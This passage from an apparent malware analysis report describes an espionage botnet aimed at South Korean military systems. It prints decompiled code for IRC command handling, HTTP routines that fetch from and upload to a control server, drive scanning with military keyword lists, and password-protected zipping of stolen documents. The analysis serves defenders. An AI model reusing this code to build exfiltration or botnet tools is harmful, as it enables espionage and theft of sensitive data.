


```
if ( *v23 == '#' )
  sprintf((char *)&dword_1002AEF8, "%s", v23);
else
  sprintf((char *)&dword_1002AEF8, "#%s", v23);
if ( irc_connect(v8, &server, port[0], server_password, (const char *)&Data, 0, 0) )
{
  irc_destroy_session(v8);
  Sleep(120000u);
  ++v34;
  v1 = 0;
}
else
{
  irc_run(v8);
  irc_destroy_session(v8);
  ++v34;
  v1 = 0;
}
```

Figure 26. Establishing an IRC channel session.

The following commands are supported by IRC to control infected systems in real time. This functionality enables the attacker to send and receive files on demand and execute remote commands. The messages sent between client and servers are base64 encoded and then encrypted using the Cryptography API; thus a message must be decoded and decrypted to be visible. This highly sophisticated method provides for great flexibility over a secure encrypted channel that is not SSL.


- Get bot version and uptime
- Get directory file listing, all drives or from specific path
- Stop activities for a given period
- Download file
- Send local file to the server
- Execute shell command
- Connect to IRC server
- Change nick (IRC)
- Join channel (IRC)
- IRC disconnect
- Remove bot from system



```
case 1007:
  v6 = a3;
  v11 = (const char *)SomeTock(v5);
  v9 = SetWakeUpDate(v11, a2, a3, a4, 0);
  break;
case 1009:
  v6 = a3;
  v7 = DiconnectIRC((void *)a3);
  goto LABEL_19;
case 1008:
  v6 = a3;
  v12 = (const char *)SomeTock(v5);
  v9 = DownloadFile(v12, a2, a3, a4, 0);
  break;
case 1010:
  v6 = a3;
  v13 = CreateRomveFromSystemFlag();
  v7 = DiconnectIRC((void *)a3) | v13;
  goto LABEL_19;
case 1003:
  v14 = SomeTock(v5);
  CreateIRCThread(v16, v15, a4, v14);
  return result;
case 1006:
  v6 = a3;
  v9 = IRCDisconnect((void *)a3);
  break;
case 1004:
  v6 = a3;
  v17 = (const char *)SomeTock(v5);
  v9 = ChangeNickName(v17, a2, a3, a4);
  break;
case 1005:
  v6 = a3;
  v18 = (const char *)SomeTock(v5);
  v7 = IRCJoinChannel(v18, a2, a3, a4);
  goto LABEL_19;
case 1002:
  v6 = a3;
  v19 = (const char *)SomeTock(v5);
  v9 = SetRegValue(v19);
  break;
case 1015:
  v6 = a3;
  v20 = (char *)SomeTock(v5);
  v9 = SendFilesToServer(v20, a2, a3, a4, 0);
```


Figure 27. Functions for IRC commands.

The HTTP portion is designed to get configuration data used in the IRC botnet and to send stolen documents back to the control server.




```
sprintf(&v41, "%s?image=1&no=0&num=%s&id=%s&date=%s", a1, &byte_10034630, v45, &v43);
dword_10037F88(&v41);
sub_100033A0(&v46);
if ( DownloadFile(&v41, &v46) == 1 )
```

Figure 28. HTTP Get command with parameters.



```
InternetCrackUrlA(url, strlen(url), 0x10000000, &v14);
memset((char *)&v31 + 1, 0, 0x7Fu);
v26[0] = 0;
memset((void *)&v26[1], 0, 0xFFFu);
memcpy(&v31, "Content-Type: application/x-www-form-urlencoded", 0x30u);
v2 = InternetOpenA(
       "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 1.1.4322; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; InfoPath.2)",
       0,
       0,
       0,
       0);
v3 = v2;
v23 = v2;
if ( !v2 )
  return 0;
v4 = InternetConnectA(v2, v28, 80, 0, 0, 3, 71827456, 0);
v24 = v4;
if ( !v4 )
  goto LABEL_5;
v5 = sub_100089C0((int)"4C16011AB487B91B"); // POST
v6 = HttpOpenRequestA(v4, v5, v27, 0, 0, 0, 71827520, 0);
```

Figure 29. HTTP Get command continued.



```
v5 = sub_100089C0((int)"4C16011AB487B91B"); // POST
v6 = HttpOpenRequestA(v4, v5, v27, 0, 0, 0, 71827520, 0);
if ( !v6 )
{
  InternetCloseHandle(v24);
ABEL_5:
  InternetCloseHandle(v3);
  return 0;
}
v7 = &v29;
do
  v8 = *v7++;
while ( v8 );
v9 = v7 - (char *)&v30;
v10 = &v31;
do
{
  v11 = *(_BYTE *)v10;
  v10 = (int *)((char *)v10 + 1);
}
while ( v11 );
if ( !dword_10037F80(v6, &v31, (char *)v10 - ((char *)&v31 + 1), &v30, v9 - 1)
  || (v25 = 4096, !dword_10037F78(v6, 19, v26, &v25, 0))
  || strcmp(v26, sub_100089C0((int)"EE9A277B5116AA3E")) ) // 200
{
  InternetCloseHandle(v6);
  InternetCloseHandle(v24);
  InternetCloseHandle(v23);
  return 0;
}
v12 = fopen(v22, "wb");
while ( InternetReadFile(v6, v26, 4096, &v25) )
{
  if ( !v25 )
    break;
  fwrite(v26, 1u, v25, v12);
}
fclose(v12);
InternetCloseHandle(v6);
InternetCloseHandle(v24);
InternetCloseHandle(v23);
```


Figure 30. HTTP Get command continued.

The encrypted network operates by scanning infected systems and categorizing those systems that contain interesting documents. The malware does not extract every document that is found as a match through drive scanning; rather it assigns a unique signature to the infected system according to what it contains. Less interesting systems are less likely to have documents extracted from them. The directory contents are uploaded to the attacker's server, which lets the attacker grab documents at will and keeps the amount of network traffic low.

Data exfiltration

The theft of classified information is the primary purpose of this network and would occur through drive scanning.


Drive scanning locates classified information on target systems and gives the attacker an overall idea of what these military networks have. The malware searches the root disk, counts the number of interesting files, and determines the level of that system's importance to the attacker. The search criteria are primarily specific file extensions and keywords in document titles. The keywords are all military specific. Some refer to specific military units and programs that operate in South Korea. This function would determine only the number of interesting files that are contained on any given system; another function would extract the list of files that match these search criteria.



```
char __cdecl sub_10009930(char *NumOfInterestingFiles)
{
  const CHAR v1; // bl@1
  UINT v2; // eax@2
  const CHAR RootPathName[4]; // [sp+0h] [bp-4h]@1

  v1 = 98;
  strcpy((char *)RootPathName, "c:\\");
  dword_10032600 = 70;
  dword_100325FC = 34;
  dword_100325F8 = 17;
  dword_100325F4 = 14;
  do
  {
    ++v1;
    RootPathName[0] = v1;                     // c:\ -> d:\ -> e:\ -> f:\
    v2 = GetDriveTypeA(RootPathName);
    if ( v2 >= 2 && v2 <= 3 )
      LOBYTE(v2) = ListFiles((int)RootPathName, 0, NumOfInterestingFiles);
  }
  while ( v1 < 'z' );
  return v2;
}
```

Figure 31. The drive scan function.


In addition to searching for English keywords, the function searches for Korean ASCII characters that represent a subset of military terms. Most keywords specific to military operations in South Korea are in English. There is also a set of abbreviations.



작전	Operation
사단	Division
군단	Corps
여단	Brigade
연대	Solidarity
대대	Battalion
육군	Army
해군	Navy
공군	Air force
미군	U.S. Army
군수	Logistics
전시	Display
출지	Gotten
연습	Practice
국방	Defense
탄약	Ammunition
무기	Weapon
비밀	Secret
사령	Commander
합참	Joint Chiefs of Staff
방위	Defense
전술	Tactics
암호	Password
부대	Bag
북한	North
핵	Nucleus
보병	Infantry
키리졸브	Key Resolve drill
공격	Attack
포병	Artillery
공병	Engineer
작계	OPLAN
홍국	Affairs
해킹	Hacking
익스플로잇	Exploit

Figure 32. Google translation of ASCII characters.

The files to be sent to the attacker's server are zipped using the open-source Zip Utils.[6] The component uses the password "dkwero38oerA^t@#." We have consistently found this password in the malware dating back to 2009. It is used primarily to archive items to be stolen from infected systems.



```
sprintf(&FileName, "%s~", zipFileName);
if ( a1[strlen(a1) - 1] != 92 )
{
  v2 = (int)(a1 - 1);
  do
    v3 = *(_BYTE *)(v2++ + 1);
  while ( v3 );
  *(_WORD *)v2 = *(_WORD *)String2;
}
dword_1002B0B4 = fopen(&FileName, "wb");
if ( dword_1002B0B4 )
{
  listDirs(a1, 0);
  fclose(dword_1002B0B4);
  v10 = 0;
  v11 = 0;
  v9 = 0;
  v12 = 0;
  v5 = strrchr(zipFileName, '\\') + 1;
  v6 = (char *)(&v9 - v5);
  do
  {
    v7 = *v5;
    v5[(_DWORD)v6] = *v5;
    ++v5;
  }
  while ( v7 );
  *(_DWORD *)(strrchr(&v9, '.') + 1) = 'tad';
  v8 = CreateZip((HANDLE)zipFileName, (int)"dkwero38oerA^t@#");
  ZipAdd((int)v8, &v9, &FileName);
  DestroyEncryptor(v8);
  DeleteFileA(&FileName);
```


Figure 33. The function to zip stolen documents.

The DLL relationship

In all of these threats we have seen the consistent use of bs.dll, a stripped down version of ip6ld.dll, which we have found in the military espionage cases. We can connect not only similar functions within bs.dll from 2011 to date with those of the military cases in 2009 and 2010, but also the shared encryption key for zipping classified information to be sent to the control server.

This ip6ld.dll is the same as another file, ~81923.dll; both operate in the same manner. Bs.dll appears to be used primarily for IRC botnet communications.


The component bs.dll has been seen in a number of Troy-era malware samples: Chang, EagleXP, NSTAR, Mail Attack, HTTP Troy, Tong, Http Dr0pper, etc. The file Ip6ld.dll, which contains much of the logic described in these attacks, shares a number of common functions with bs.dll, including the zip encryption password. In addition, the IRC and encryption functions are the same in both files, indicating they were built by the same individual or group. The two functions are likely the same source code in different versions. The primary difference between them is bs.dll's lack of searching for specific extensions and terms that Ip6ld.dll and ~81923.dll contain. This suggests bs.dll requires a second module and we have seen that with the Mail Attack variant, compiled in February 2011, which contained both bs.dll and payload.dll, with the latter containing the military-specific search and extraction functions.



```
v6 = 'b';
strcpy((char *)RootPathName, "c:\\");
do
{
  ++v6;
  RootPathName[0] = v6;
  v7 = GetDriveTypeA(RootPathName) - 1;
  if ( !v7 )
    break;
  if ( v7 == 2 )
  {
    v9 = 0;
    memset(&v10, 0, 0x100u);
    v11 = 0;
    v12 = 0;
    sprintf(&v9, "%sfs%c.tmp", a2, v6);
    ListDirs((int)RootPathName, &v9, a6);
    if ( a5 )
```

